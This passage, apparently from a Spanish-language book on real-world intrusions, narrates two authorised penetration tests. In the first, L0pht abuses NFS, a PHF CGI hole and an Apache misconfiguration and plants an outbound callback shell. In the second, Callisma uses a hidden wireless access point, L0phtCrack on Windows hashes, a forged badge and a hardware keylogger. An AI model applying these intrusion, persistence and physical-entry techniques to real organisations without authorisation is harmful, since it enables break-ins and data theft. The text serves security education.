El servidor Web de Newton ejecutaba el conocido software servidor llamado Apache. La primera vulnerabilidad que encontró Mudge fue que el Checkpoint Firewall-1 de la compañía tenía una configuración oculta predeterminada (una regla) para permitir la entrada de paquetes UDP (protocolo de datos de usuario) TCP (protocolo de control de transmisiones) con puerto de origen 53 a prácticamente todos los números de puertos superiores a de 1023. La primera idea fue intentar descomponer sus sistemas de archivos utilizando NFS (sistema de archivos de red), pero pronto se dio cuenta de que el cortafuegos tenía una regla que bloqueaba el acceso al sistema NFS (puerto 2049).

A pesar de que los servicios comunes del sistema estaban bloqueados, Mudge conocía una característica no documentada del sistema operativo Solaris que vinculaba el rpcbind (el mapeador de puertos) a un puerto por encima del 32770. El mapeador de puertos asigna números de puertos dinámicos a programas concretos. Con esta herramienta pudo encontrar el puerto dinámico que se le había asignado al servicio mountd (el servicio que permite montar las unidades del sistema). Dependiendo del formato de la solicitud, dice Mudge, " mountd también admite solicitudes del propio sistema de archivos de red porque utiliza el mismo código. Yo tuve acceso al mountd a través del mapeador de puertos, después le pasé a mountd mi solicitud NFS". Utilizando un programa llamado nfsshell, pudo montar remotamente el sistema de archivos del sistema objetivo. Mudge dice: "En muy poco tiempo conseguimos la lista de números de acceso telefónico. Teníamos control total del sistema y descargamos su sistema de archivos".

Mudge también descubrió que el servidor que tenían como objetivo era vulnerable a un agujero en el omnipresente PHF (véase el Capítulo 2, "Cuando los terroristas entran llamando"). Pudo engañar al

script CGI del PHF para que ejecutara comandos pasando la cadena Unicode como un carácter de línea nueva seguido del comando *shell* que quería ejecutar, seguida de un comando de la *shell* para que se ejecutara. Echando un vistazo por el sistema con PHF, observó que el proceso de servidor de Apache se ejecutaba bajo la cuenta "nobody" (nadie). Mudge se alegró al ver que los administradores del sistema habían "cerrado con llave el PC", es decir, asegurado el sistema informático. Exactamente lo que debe hacerse cuando se conecta un servidor a una red nada fiable como Internet. Buscó archivos y carpetas, con la esperanza de encontrar uno que no estuviera protegido contra escritura. Con un examen más detallado, advirtió que el archivo de configuración de Apache (httpd.conf) también pertenecía a "nobody". Este error significaba que Mudge tenía capacidad para sobreescribir el contenido del archivo httpd.conf.

Su estrategia consistía en cambiar el archivo de configuración de Apache para que la siguiente vez que se reiniciara el sistema operativo, el servidor se ejecutara con los privilegios de la cuenta del superusuario. Pero necesitaba una forma de editar la configuración para poder cambiar el usuario bajo el cual se ejecutaría Apache.

Trabajando en colaboración con un hombre que utiliza el sobrenombre de Hobbit, los dos encontraron la forma de utilizar el programa netcat, junto con unos cuantos trucos de la *shell* para conseguir lo más parecido a una *shell* interactiva. Dado que el administrador del sistema había, aparentemente, cambiado la propiedad de los archivos en el directorio "conf' a "nobody", Mudge pudo usar el comando "sed" para editar el archivo httpd.conf, de modo que la siguiente vez que se reiniciara Apache, no se ejecutaría como superusuario. (Esta vulnerabilidad en la que entonces era la última versión de Apache ha sido corregida posteriormente.)

Puesto que estos cambios no serían efectivos hasta que se reiniciara Apache, tenía que sentarse a esperar. Después de haberse reiniciado el servidor, Mudge pudo ejecutar los comandos como superusuario a través de la misma vulnerabilidad del PHF; mientras que esos comandos se habían ejecutado previamente en el contexto de la cuenta "nobody", ahora Apache se estaba ejecutando como superusuario.

Al disponer de esa posibilidad, fue muy sencillo conseguir el control absoluto del sistema.

Entretanto, los ataques de lOpht progresaban en otros frentes. Para lo que muchos de nosotros, en el mundo del *hacking* y de la seguridad, llamamos inmersión en el contenedor de basura, Mudge tiene un término más formal: *análisis físico.*

> *Enviábamos a nuestra gente a hacer análisis físico. Un empleado [de la compañía del cliente], imagino, fue despedido y en lugar de tirar sólo sus papeles, tiraron el escritorio completo. [Nuestros chicos] encontraron el escritorio tirado en la basura. Los cajones estaban llenos de billetes de avión, manuales y todo tipo de documentos internos.*
>
> *Quería demostrar [al cliente] que, en seguridad, las buena prácticas no giran sólo en torno a la seguridad informática.*
>
> *Fue mucho más sencillo que revisar en toda la basura, porque tenían una compactadora. Pero no podían meter el escritorio dentro.*
>
> *Todavía tengo aquella mesa en algún sitio.*

El equipo físico entró también en el edificio de la empresa utilizando un método sencillo y, en las circunstancias adecuadas, casi infalible. Consiste en seguir muy de cerca a un empleado cuando entra por una puerta de seguridad y funciona especialmente bien saliendo de una cafetería de la empresa o de otra zona utilizada sobre todo por los empleados, dentro de un área vigilada. La mayoría de los miembros de la plantilla, en especial los de rango inferior, dudan a la hora de enfrentarse a un extraño que entra en el edificio justo detrás de ellos, por miedo a que esa persona pueda tener algún cargo en la empresa.

Otro equipo de lOpht estuvo realizando ataques a los sistemas de telefonía y de contestador automático de la compañía. El punto de salida habitual es averiguar el fabricante y el tipo de sistema que utiliza el cliente, a continuación, poner un ordenador a realizar lo que se conoce como *war dialing* o bombardeo de marcado, es decir, a intentar una

extensión tras otra para localizar empleados que nunca hayan creado sus propias contraseñas, o hayan utilizado contraseñas que sean fáciles de adivinar. Una vez encontrado un teléfono vulnerable, los atacantes pueden entonces escuchar cualquier mensaje de voz que haya guardado. (Los *hackers* telefónicos, o *phreakers,* han utilizado el mismo método para realizar llamadas salientes a cargo de la empresa.)

Durante la aplicación del bombardeo automático, el equipo de lOpht que se ocupaba del teléfono también estaba identificando las extensiones de teléfono de la compañía con las que contestaba un módem de acceso telefónico. Estas conexiones de acceso telefónico en ocasiones no se protegen, sino que se confía en el método de la seguridad mediante oscuridad y, con frecuencia, están en la "parte de confianza" del cortafuegos.

Apagón

Transcurrían los días, los equipos iban registrando información valiosa, pero a Mudge todavía no se le había ocurrido una buena idea para provocar que se reiniciara el sistema Apache y poder, así, acceder a la red. Entonces ocurrió una desgracia que para el equipo supuso una oportunidad:

> *Estaba escuchando las noticias y oí que había habido un apagón en la ciudad donde estaba situada la empresa.*
>
> *En realidad fue un acontecimiento trágico porque un empleado de la red de suministro murió al saltar por los aires la boca de una alcantarilla en la parte opuesta de la ciudad, lo que provocó un apagón eléctrico en toda la ciudad.*
>
> *Pensé: "sólo con que se demoren lo suficiente en la restauración del suministro, es muy probable que el sistema de alimentación de seguridad del servidor se agote ".*

Eso significaría que el servidor se apagaría y que cuando se restaurara el suministro en la ciudad, el sistema se reiniciaría.

> *Me senté a comprobar constantemente el servidor Web y entonces, en un momento dado, el sistema se apagó. Tendrían que reiniciarlo. Así que el momento era perfecto para nosotros. Cuando el sistema se activó, quién lo iba a decir, Apache se estaba ejecutando como superusuario, tal como habíamos planeado.*

En aquél momento, el equipo de lOpht podía comprometer completamente la máquina, lo que pasó a ser "nuestro peldaño interno para escudriñar un ataque a partir de ese punto". Para Carlos, fue su "agosto".

El equipo desarrolló un código para que difícilmente pudieran echarlos del sistema. Los cortafuegos de empresas rara vez están configurados para bloquear el tráfico *saliente,* y el pequeño programa de Mudge que instalaron en uno de los servidores de Newton, hacía una conexión de salida cada pocos minutos a un ordenador que el equipo controlaba. Esta conexión proporcionaba una interfaz de línea de comandos como la *"shell* de línea de comandos" familiar para los usuarios de Unix, Linux y DOS, un sistema operativo muy antiguo. En otras palabras, la máquina de Newton proporcionaba frecuentemente al equipo de Mudge la oportunidad de introducir comandos que sortearan el cortafuegos de la empresa.

Para evitar que lo detectaran, Mudge eligió un nombre para el *script* que se confundiera entre el lenguaje secundario del sistema. Si alguien viera el archivo supondría que era parte del entorno normal de trabajo.

Carlos se disponía a buscar en las bases de datos de Oracle con la esperanza de encontrar datos de las nóminas de los empleados. "Si puedes enseñar al director de información su salario y cuántas bonificaciones le han pagado, por lo general, transmite el mensaje de que lo tienes todo". Mudge instaló un espía *{sniffer)* en el correo entrante y saliente de la compañía. Siempre que un empleado de Newton cruzaba el cortafuegos para realizar un trabajo de mantenimiento, lOpht recibía el dato. Se sorprendieron al ver que se utilizaba texto plano para registrarse en el cortafuegos.

En poco tiempo, lOpht había penetrado completamente en toda la red y tenía datos para probarlo. Mudge dice: "Es por eso por lo que creo que la mayoría de las compañías no quieren pruebas de penetración de la parte interna de sus redes. Porque saben que todo está mal".

Revelaciones de los mensajes de voz

El equipo dedicado a los teléfonos descubrió que algunos de los directivos que estaban al frente de las negociaciones para adquirir lOpht tenían contraseñas predeterminadas en sus buzones de mensajes de voz. Mudge y sus compañeros de equipo escucharon un poco y había cosas muy divertidas.

Una de las cosas que habían pedido como condición de venta de lOpht a la empresa era una unidad de operaciones móvil, una furgoneta que pudieran equipar con componentes inalámbricos y usarla durante otras pruebas de penetración para capturar comunicaciones inalámbricas no cifradas. A uno de los directivos la idea de comprar una furgoneta para el equipo de lOpht le parecía tan extravagante que comenzó a llamarlos Winnebago, por una marca de vehículos. Sus mensajes de voz estaban repletos de comentarios mordaces de otros empleados de la compañía sobre la "Winnebago" y el equipo de lOpht en general. Mudge se sintió al mismo tiempo divertido y molesto.

Informe final

Cuando concluyó el periodo concedido para las pruebas, Mudge y el equipo escribieron su informe y se prepararon para presentarlo en una reunión a la que asistirían todos los directivos de Newton. La gente de Newton no tenía la menor idea de qué se encontrarían; la plantilla de lOpht sabía que sería una reunión incendiaria.

> *Así pues les dimos copias del informe y estaban abriéndolas. Estaban avergonzados. Aquel estupendo administrador de sistemas, un chico encantador, pero habíamos puesto espías y lo habíamos visto intentar acceder a uno de los routers, intentaba una contraseña y fallaba, intentaba otra y fallaba, intentaba otra más y volvía a fallar.*

Eran las contraseñas de administrador para todos los distintos sistemas internos, que los expertos de lOpht habían capturado de una vez y en el espacio de tiempo de sólo unos minutos. Mudge recuerda haber pensado en aquel momento lo bonito y sencillo que había resultado.

> *La parte más interesante era la de los mensajes de voz en los que hablaban de comprarnos. Nos decían "claro, chicos, os queremos a todos". Pero en los mensajes se decían entre sí, "bueno, queremos a Mudge, pero no queremos al resto, los despediremos en cuanto entren ".*

En la reunión, los chicos de lOpht reprodujeron algunos de los mensajes de voz capturados mientras los directivos estaban sentados escuchando las vergonzosas palabras que ellos mismos habían pronunciado. Pero lo mejor estaba por llegar. Mudge había programado una última sesión de negociaciones sobre la adquisición para que tuviera lugar a la vez que la reunión del informe. Compartió los detalles de esa reunión con un regocijo evidente.

> *Entran y dicen: "Estamos dispuestos a daros esto, es la cantidad más alta que podemos ofrecer y haremos todas estas cosas". Pero nosotros sabíamos exactamente qué parte de lo que decían era cierto y qué parte era mentira.*
>
> *Comenzaron con una cifra baja. Y comentaban algo así como "¿Qué os parece?" Y nosotros contraatacábamos con un "bueno, no pensamos que podamos hacerlo por menos de... " y dábamos la cifra que sabíamos que era su tope.*
>
> *Entonces decían, "bueno, tenemos que hablar sobre eso, ¿por qué no nos dejáis unos minutos? ¿Podéis dejarnos solos en la sala?"*
>
> *Si no hubiera sido por este tipo de cosas, podríamos haber pensado seriamente sobre la oferta. Pero querían hacernos una jugarreta.*

En la reunión sobre el informe, la última sesión entre los representantes de las dos compañías, Mudge recuerda que "nosotros sólo

queríamos asegurarnos de que podíamos convencerles de que no había ni una sola máquina en la red a la que no tuviéramos pleno acceso". Carlos recuerda cómo las caras de varios directivos "se empezaban a poner rojas" mientras escuchaban.

Al final, el equipo de lOpht se marchó. Se quedaron con los 15.000 dólares pero no vendieron la empresa en aquella ocasión.

UN JUEGO ALARMANTE

Para Dustin Dykes, consultor de seguridad, hacer *hacking* para obtener beneficios es: "Tonificante. Entiendo a los adictos a la adrenalina, un colocón total". Por eso cuando llegó a la sala de conferencias de una empresa farmacéutica, que llamaremos "Biotech", para negociar la realización de una auditoría de seguridad, se encontraba de buen humor, ansiaba el desafío.

Dustin, como primer consultor para los servicios de práctica de seguridad de seguridad de su compañía, Callisma, Inc. (ahora forma parte de SBC), había pedido a su equipo que asistiera a la reunión vestido con atuendo de negocios. Le pilló desprevenido que los empleados de Biotech aparecieran en vaqueros, camisetas y pantalones cortos; más extraño todavía si cabe porque en aquella época, la zona de Boston estaba atravesando uno de los inviernos más fríos que se recordaban.

A pesar de su formación en la administración de sistemas, concretamente, en las operaciones de red, Dustin siempre se ha considerado a sí mismo de seguridad, una actitud que probablemente haya desarrollado mientras hacía un viaje de servicio en las Fuerzas Aéreas, donde, según dice: "Cultivé mi paranoia latente, la mentalidad de seguridad que todo el mundo parece decidido a sacarte".

Engancharlo a los ordenadores en el séptimo grado fue cosa de su madrastra. En aquella época, ella trabajaba para una compañía de administradora de sistemas. Dustin estaba fascinado por aquél idioma que parecía extranjero y que utilizaba para hablar de trabajo por teléfono. Cuando cumplió 13 años, "una noche me trajo un ordenador a casa que yo llevé a mi habitación y lo programé para crear personajes de *Dragones*

y *Mazmorras* y para que lanzara el dado por mí". Dustin desarrolló su destreza ahondando en los libros de Basic y captando todo lo que podía de sus amigos. Aprendió por sí mismo a utilizar un módem para conectar con la oficina de su madrastra y jugar a juegos de aventuras. Al principio, sólo quería más y más tiempo para el ordenador, pero cuando creció comprendió que su espíritu libre no sería un buen compañero para pasar su vida delante de un terminal. Como consultor de seguridad, podría combinar su habilidad con su necesidad de libertad. Fue, efectivamente, una "solución ingeniosa".

La decisión de dedicarse a la seguridad resultó acertada. "Me entusiasma estar en esta profesión. Es como un juego de ajedrez. Para cada movimiento, hay una respuesta. Cada movimiento cambia toda la dinámica del juego".

Las reglas del acuerdo

Tiene sentido que las empresas se preocupen por lo vulnerables que puedan llegar a ser (por proteger suficientemente su propiedad intelectual, por protegerse de la posible pérdida de confianza del público que seguirá inevitablemente a una intrusión que reciba mucha publicidad y por proteger a sus empleados de intrusos que fisguen en la información personal).

La motivación de algunas compañías radica en razones incluso más apremiantes, como incumplir disposiciones de los organismos de control del gobierno que pudieran acarrear la pérdida de un contrato importante o retrasaran un proyecto crucial de investigación. Todas las compañías que poseen un contrato con el Departamento de Defensa entran en esta categoría, al igual que todas las empresas que desarrollen investigaciones secretas en biotecnología y que tengan a la Administración de Alimentación y Fármacos detrás, mirando por encima del hombro. Categoría en la que entraba el nuevo cliente de Callisma. Con sustancias químicas peligrosas de por medio y laboratorios en los que había científicos realizando investigaciones de las que los *hackers* mercenarios no querían saber nada, este trabajo iba a ser un reto.

En la reunión inicial con Biotech, se informó al equipo Callisma que la empresa quería recibir todos los ataques posibles que un verdadero

adversario pudiera intentar: desde los ataques técnicos más sencillos a los más complejos, ingeniería social e intrusiones físicas. Los directores de los departamentos de informática, como suele ser el caso, estaban seguros de que los expertos en pruebas de penetración verían cómo todos sus esfuerzos fracasaban. De este modo, Biotech definió sus reglas de puntuación: no aceptaría nada que no fueran pruebas documentales sólidas.

Se estableció un proceso de "para y no sigas" para la prueba. A veces puede ser tan sencillo como acordar la palabra clave que debe decir cualquier empleado designado para poner fin a un ataque que está afectando negativamente al trabajo de la compañía. La compañía también presentó directrices para el manejo de la información confidencial, cómo debía guardarse, cuándo se presentaría y a quién.

Puesto que una prueba de penetración engendra la posibilidad de que algún acontecimiento interfiera en el trabajo de la empresa, también sería necesario abordar algunas suposiciones con antelación. ¿A qué persona de la cadena de mando se notificaría una posible alteración del servicio? ¿Exactamente qué partes del sistema se podrían comprometer y cómo? Y, ¿cómo sabrán los probadores hasta dónde puede llegar un ataque antes de ocasionar daños irreparables o pérdidas para el negocio?

Generalmente, los clientes sólo piden una prueba de penetración dirigida a los ataques técnicos y pasan por alto otras amenazas a las que la empresa es incluso más vulnerable.

Dustin Dykes explica que:

> *Independientemente de lo que digan, yo sé que su principal objetivo es identificar las debilidades de su sistema, pero normalmente son vulnerables en otros aspectos. Un atacante auténtico seguiría el camino donde encuentre menos resistencia, el eslabón más débil de la cadena de seguridad. Igual que un río que discurre ladera abajo, el atacante siempre busca el método más fácil, que probablemente sea con personas.*

Las pruebas de penetración de una empresa deben incluir siempre los ataques de ingeniería social, aconseja Dustin. (Encontrarán más

información sobre ingeniería social en el Capítulo 10 "Ingenieros sociales: cómo trabajan y cómo detenerlos".)

Pero no le importaría renunciar a alguna de las otras partes del repertorio. Si no tiene que intentar una entrada de ataque físico, no lo hace. Para él, es el último recurso, aunque disponga de una "carta blanca". "Si algo tiene que salir realmente mal, probablemente sea justo cuando intento colarme en un edificio sin que se fijen en mí los guardias de seguridad o algún empleado suspicaz".

Por último, el equipo de pruebas de penetración también necesita saber cuál es el Santo Grial. En este juego de apuestas elevadas de sabuesos electrónicos, es fundamental saberlo con exactitud. Para la compañía farmacéutica, el Santo Grial eran sus informes financieros, clientes, proveedores, procesos de fabricación y los archivos de sus proyectos de I+D.

Planificación

El plan de Dustin para la prueba consistía en comenzar por "moverme en silencio", es decir, pasar desapercibido y, a continuación, ir haciéndose más y más visible hasta que alguien, finalmente, lo advirtiera y diese la voz de aviso. El método surge de la filosofía de Dustin respecto a los proyectos de pruebas de penetración, a los que él llama *formar equipos rojos.*

> *Lo que quiero conseguir en los proyectos de equipo rojo es a través de la postura defensiva que observo que adoptan las compañías. Dicen "Vamos a adoptar la mentalidad del atacante. ¿Cómo nos defenderíamos? " Eso también va en su contra. Ellos no saben cómo actuarán o reaccionarán a menos que sepan qué es importante para ellos.*

Yo estoy de acuerdo; como Sun Tzu escribió: conoce a tu enemigo y a ti mismo y saldrás victorioso.

En todo el proceso de las pruebas de penetración, si el cliente está de acuerdo, se deben utilizar los mismos tipos de ataques descritos anteriormente en este capítulo.

> *En nuestra metodología identificamos cuatro áreas: la entrada técnica en la red, que tiene mucha relación con lo que hablamos; la ingeniería social, que para nosotros también incluye las escuchas y mirar por encima de sus hombros; la inmersión en contenedores; y, por último, la entrada física. Esas cuatro áreas.*

(*Mirar por encima de su hombro* es una expresión colorista para designar la vigilancia furtiva de un empleado cuando introduce su contraseña. Un atacante diestro en este arte ha aprendido a observar los dedos con la atención suficiente como para saber qué ha escrito esa persona, aún simulando que no presta atención.)

¡Al ataque!

El primer día, Dustin entró en el vestíbulo de Biotech. A la derecha del puesto de control había unos servicios y la cafetería de la empresa, ambas instalaciones fácilmente accesibles para los visitantes. Al otro lado del puesto de control estaba la misma sala de conferencias en la que el equipo de Dustin se había reunido por primera vez con los directivos de Biotech. El puesto de control estaba ubicado en el centro para vigilar el primer acceso a las entradas protegidas, pero la sala de conferencias quedaba completamente fuera del ángulo de visión. Cualquiera podría entrar y nadie le preguntaría nada. Eso es exactamente lo que hicieron Dustin y su compañero. Y entonces tuvieron tiempo suficiente para estudiar tranquilamente la estancia. Después de todo, nadie sabía que estaban allí.

Descubrieron un conector de red activo, imaginamos que para la comodidad del personal de la compañía que quisiera acceder a la red corporativa durante las reuniones. Dustin, conectando un cable Ethernet de su portátil al enchufe de la pared, encontró rápidamente lo que esperaba: tenía acceso a la red desde detrás del cortafuegos de la compañía, lo que era una clara invitación a entrar en el sistema de la compañía.

Como si se hubiera tratado de una escena que debería haber tenido la música de *Misión Imposible* sonando de fondo, Dustin fijó a la pared un pequeño dispositivo de acceso inalámbrico (como el de la Figura 6-1) y lo conectó al enchufe. Este dispositivo permitiría a la gente

de Dustin penetrar en la red de Biotech desde los ordenadores de un coche o una furgoneta aparcada en las proximidades, pero fuera del edificio de la empresa. Las transmisiones desde un punto de acceso inalámbrico (WAP) como éste pueden alcanzar distancias de hasta 100 metros. Con una antena direccional de alta ganancia se puede conectar el WAP oculto desde una distancia incluso mayor.




Figura 6-1: Dispositivo inalámbrico similar al utilizado en el ataque.

Dustin prefiere las unidades de acceso inalámbrico que operan en canales europeos, lo que concede a su equipo de pruebas de penetración una considerable ventaja, puesto que es mucho menos probable que se detecten las frecuencias. Además, "no tiene el aspecto de un punto de acceso inalámbrico, entonces no delata. Lo dejé puesto durante más de un mes y nadie lo advirtió ni lo quitó".

Cuando instala una de estas unidades, Dustin también coloca una nota corta, pero con todo el aspecto de ser oficial, que dice: "Propiedad de los Servicios de Seguridad de la Información. No quitar".

Con temperaturas que ronden los siete grados bajo cero, ni Dustin ni sus compañeros, que ahora vestían vaqueros y camisetas para entonar con la imagen de Biotech, querían helarse sentados en un coche parado en el aparcamiento. Por eso agradecieron que Biotech les ofreciera el uso de una pequeña sala situada en un área no vigilada de un edificio próximo. Nada de lujos, pero la habitación estaba caliente y dentro del área de alcance del dispositivo inalámbrico. Estaban conectados, para opinión de la compañía, demasiado bien conectados.

Cuando el equipo comenzó a explorar la red de Biotech, el reconocimiento inicial provisional localizó aproximadamente 40 máquinas que ejecutaban Windows y que tenían cuentas de administrador sin contraseña o que utilizaban como contraseña la palabra *contraseña.* En otras palabras, no tenían protección alguna, que, como hemos comentado en historias anteriores, es desafortunadamente lo que suele ocurrir en el interior de las redes corporativas, con compañías que se centran en los controles de seguridad periféricos para que los chicos malos no se acerquen, pero dejan los *hosts* internos vulnerables a los ataques. Un atacante que encuentre la forma de atravesar o sortear el cortafuegos puede moverse como en su casa.

Una vez que hubo comprometido una de estas máquinas, Dustin extrajo todos los códigos de contraseñas de cada cuenta y ejecutó este archivo utilizando el programa lOphtCrack.

lOphtCrack en marcha

En una máquina Windows, las contraseñas de usuario se almacenan cifradas (un "hash*") en una zona llamada Administrador de las Cuentas de Seguridad (SAM); las contraseñas no sólo se cifran, sino que además se cifran de una forma aleatoria conocida como *"hash* unidireccional", que significa que el algoritmo de cifrado convertirá la contraseña de texto plano a su forma cifrada pero que no se podrá convertir de la forma cifrada a la de texto plano.

El sistema operativo Windows almacena dos versiones del *hash* en el SAM. Una, el *"hash* del administrador de la LAN", o LANMAN, es una versión heredada, un vestigio de la época anterior a NT. El *hash* LANMAN se calcula partiendo de la versión en letras mayúsculas de la contraseña del usuario y se divide en dos mitades de siete caracteres cada una. A causa de sus propiedades, este tipo de contraseña resulta mucho más sencilla de craquear que su sucesor, el Administrador de la LAN en NT (NTLM), que entre otras características, no convierte la contraseña a caracteres en mayúscula.

A modo de ejemplo, incluimos a continuación un *hash* real de un administrador de sistemas de una empresa que no mencionaré:

Administrator:500:AA33FDF289D20A799FB3AF221F3220DC:0ABC818FE05A120233838B9131F36BB1:::

La sección delimitada por los dos signos (:), que comienza con "AA33" y termina con "20DC" es el *hash* LANMAN. La sección entre "OABC" y "6BB1" es el *hash* NTLM. Ambos *hash* tienen 32 caracteres de longitud, representan la misma contraseña, pero el primero resulta mucho más fácil de craquear y de recuperar la contraseña en texto plano.

Puesto que la mayoría de los usuarios eligen una contraseña que es un nombre o una palabra normal de diccionario, un atacante suele comenzar instalando el lOphtCrack (o cualquier otro programa similar que utilice) para realizar un "ataque de diccionario", que consiste en probar todas las palabras del diccionario para ver si alguna fuera la contraseña del usuario.

Si el programa no da resultados satisfactorios con el ataque de diccionario, el atacante comenzará entonces un "ataque de fuerza bruta", en cuyo caso el programa prueba todas las combinaciones posibles (por ejemplo, AAA, AAB, AAC... ABA, ABB, ABC y así sucesivamente), después prueba combinaciones que incluyan mayúsculas y minúsculas, números y símbolos.

Un programa eficaz como lOphtCrack puede quebrar contraseñas sencillas, evidentes (el tipo que quizás el 90 por ciento de la población utiliza) en cuestión de segundos. El tipo más complicado puede requerir horas o días, pero prácticamente todas las contraseñas de cuentas sucumben a tiempo.

Acceso

En un breve espacio de tiempo, Dustin había craqueado la mayoría de las contraseñas.

> *Probé a registrarme en el controlador del dominio principal con la contraseña [de administrador] y funcionó. Utilizaban la misma contraseña en la máquina local que en la cuenta de dominio. Entonces tenía derechos de administrador en todo el dominio.*

Un controlador de dominio principal (PDC) guarda la base de datos maestra de las cuentas de usuarios del dominio. Cuando un usuario se registra en el dominio, PDC contrasta la solicitud de registro con la información almacenada en la base de datos del PDC. Esta base de datos maestra de cuentas también se copia en el controlador de dominios de seguridad (BDC) como medida de precaución en el caso de que el PDC cayera. Esta arquitectura se ha modificado sustancialmente con la versión de Windows 2000. Las versiones más recientes de Windows utilizan lo que se conoce como *Directorio Activo,* pero por motivos de compatibilidad con versiones anteriores, hay al menos un sistema que actúa como el PDC para el dominio.

Dustin tenía las llaves del reino de Biotech, había conseguido acceso a muchos de los documentos internos clasificados como "confidenciales" o "sólo para uso interno". Dustin dedicó intensas horas a recopilar información secreta de los archivos de seguridad de fármacos estrictamente confidenciales, que contienen información detallada sobre posibles efectos nocivos causados por medicamentos que la compañía estaba estudiando.

A causa de la naturaleza de la actividad de Biotech, el acceso a esa información estaba estrictamente regulado por la Administración de Alimentación y Fármacos y, por tanto, debía enviarse un informe referente al éxito en la prueba de penetración.

Dustin también logró acceso a la base de datos de empleados en la que se hallaba el nombre completo, la dirección de correo electrónico, el número de teléfono, el departamento, el puesto ocupado, etc. Utilizando esta información, pudo definir un blanco para la siguiente fase de su ataque. La persona elegida era un administrador de sistemas de la empresa que participaba en la supervisión de la prueba de penetración. "Pensé que, aunque ya tenía mucha más información confidencial de la que necesitaba, quería demostrar que había múltiples líneas de ataque", es decir, más de una forma de poner en peligro la información.

El equipo de Callisma había aprendido que si deseas entrar en un área segura, no hay nada mejor que mezclarse con un grupo de empleados conversadores cuando vuelven de la comida. En comparación con las horas de la mañana o de la tarde, cuando la gente está tensa e irritable,

después de la comida la gente suele estar menos alerta, quizás se sientan pesados mientras su sistema digiere la comida.

La conversación es amistosa y el compañerismo está plagado de convenciones sociales que facilitan el fluir del diálogo. Uno de los trucos favoritos de Dustin es observar a alguien que vaya a salir de la cafetería, entonces se adelanta al objetivo y le sostiene la puerta y le sigue. Nueve de cada diez veces, aunque vaya a un área vigilada, el objetivo le corresponderá gentilmente dejándole la puerta abierta. Y así está dentro, sin problemas.

La alarma

Una vez seleccionado el objetivo, el equipo tenía que encontrar la forma de entrar físicamente en el área restringida para poder conectar al equipo objetivo un registrador de tecleo *(keystroke logger),* un dispositivo que grabaría cada tecla que se pulsara en el teclado, incluso las pulsadas en el momento de arrancar la máquina, antes de que se cargara el sistema operativo. En la máquina del administrador de sistemas, probablemente se interceptarían contraseñas de diferentes sistemas de la red, quizás, incluso, el equipo de Dustin podría tener conocimiento de mensajes sobre cualquier método de detección de sus artificios.

Dustin estaba decidido a no arriesgarse a ser cazado entrando por detrás de un empleado. Era necesario un poco de ingeniería social. Con el acceso libre al vestíbulo y la cafetería, había podido fijarse bien en las identificaciones de los empleados y se disponía a falsificar una para él. El logo no suponía ningún problema, porque sólo tenía que copiarlo del sitio Web de la empresa y pegarlo en su diseño. Pero no tendría que pasar ningún examen de cerca, estaba seguro.

Una parte de las oficinas de Biotech estaban localizadas en un edificio próximo, un centro compartido con oficinas alquiladas a una serie de empresas diferentes. En el vestíbulo había un guardia en turnos, incluso durante la noche y los fines de semana y un lector de tarjetas que abre las puertas del vestíbulo cuando un empleado pasa una tarjeta con una codificación electrónica correcta.

Durante el fin de semana, me levanté y comencé a intentar pasar la placa que había hecho. La pasaba por el lector y, naturalmente, no funcionaba. El guardia de seguridad se acercó, abrió la puerta y me sonrió. Yo le sonreí también y pasé a su lado.

Sin necesidad de cruzar una palabra con el guardia, Dustin pasó el control y entró en el área restringida.

Pero las oficinas de Biotech están protegidas por otro lector más. Durante el fin de semana, el tráfico en el edificio era inexistente.

Allí no había nadie detrás de quien cruzar la puerta. Por ello, intentando encontrar un medio alternativo de entrada, me encontré con una escalera acristalada que conducía al segundo nivel y pensé en intentar abrir la puerta. La abrí. Se abría directamente, sin pasar la identificación.

Pero saltaron las alarmas por todas partes. Aparentemente, me había colado en lo que es una salida de incendios. Salté hacia dentro, la puerta se cerró detrás de mí. Dentro había un cartel "No abran la puerta. Saltarán las alarmas". Mi corazón latía a cien kilómetros por hora.

El fantasma

Dustin sabía exactamente a qué cubículo debía dirigirse. En la base de datos de empleados que el equipo había conseguido, se indicaba el cubículo físico en el que se situaba cada empleado. Con la alarma sonando todavía en sus oídos, se dirigió hacia la ubicación de su objetivo.

Un atacante puede capturar todas las teclas que se pulsen en un ordenador instalando un programa de software que las registra y después envía los datos regularmente por correo electrónico a la dirección especificada. Pero Dustin estaba decidido a demostrar a su cliente que era vulnerable a diferentes formas de intrusión, por eso quería utilizar un medio físico para el mismo propósito.

El componente que eligió para ello fue el Keyghost (véase la Figura 6-2), un objeto de aspecto inocente que se conecta entre el teclado y el ordenador y, por lo pequeño que es, está casi garantizado que pasará desapercibido. Un modelo puede almacenar hasta medio millón de teclas pulsadas, es decir, para un usuario de ordenador típico equivaldría a varias semanas de trabajo. (Pero, tiene una desventaja: el atacante tiene que volver al sitio cuando quiera recuperar el informe y leer los datos.)




Figura 6-2: El registrador de tecleo Keyghost.

Sólo necesitó unos segundos para desconectar el cable del teclado al ordenador, conectar el Keyghost y volver a conectar el cable. Tenía muy presente que debía hacerlo rápido porque: "Suponía que se había dado la voz de alarma, se agotaba el tiempo, me temblaban un poco las manos. Me iban a pillar. Sabía que no podía pasar nada malo porque tenía la 'carta blanca' pero, incluso así, fluía la adrenalina".

Tan pronto como instaló el Keyghost, Dustin **bajó** por la escalera principal que le condujo hasta cerca del puesto de control. Aplicando otra dosis de ingeniería social, afrontó el problema con todo el descaro.

> *Salí por la puerta que quedaba junto a seguridad intencionadamente. En lugar de intentar evitar a los guardias al salir, fui directamente hasta el [guardia] y le dije: "mire, siento haber hecho saltar la alarma, fui yo. Nunca vengo a este edificio y no pensé que fuera a suceder. Discúlpeme". Y el guardia contestó: "¡Ahí No hay problema ".*
>
> *Entonces se abalanzó sobre el teléfono por lo que supongo que había llamado a alguien cuando saltó la alarma y ahora estaba llamando para decir que había sido una falsa alarma y que todo estaba bien.*
>
> *No me quedé a escuchar.*

Sin obstáculos

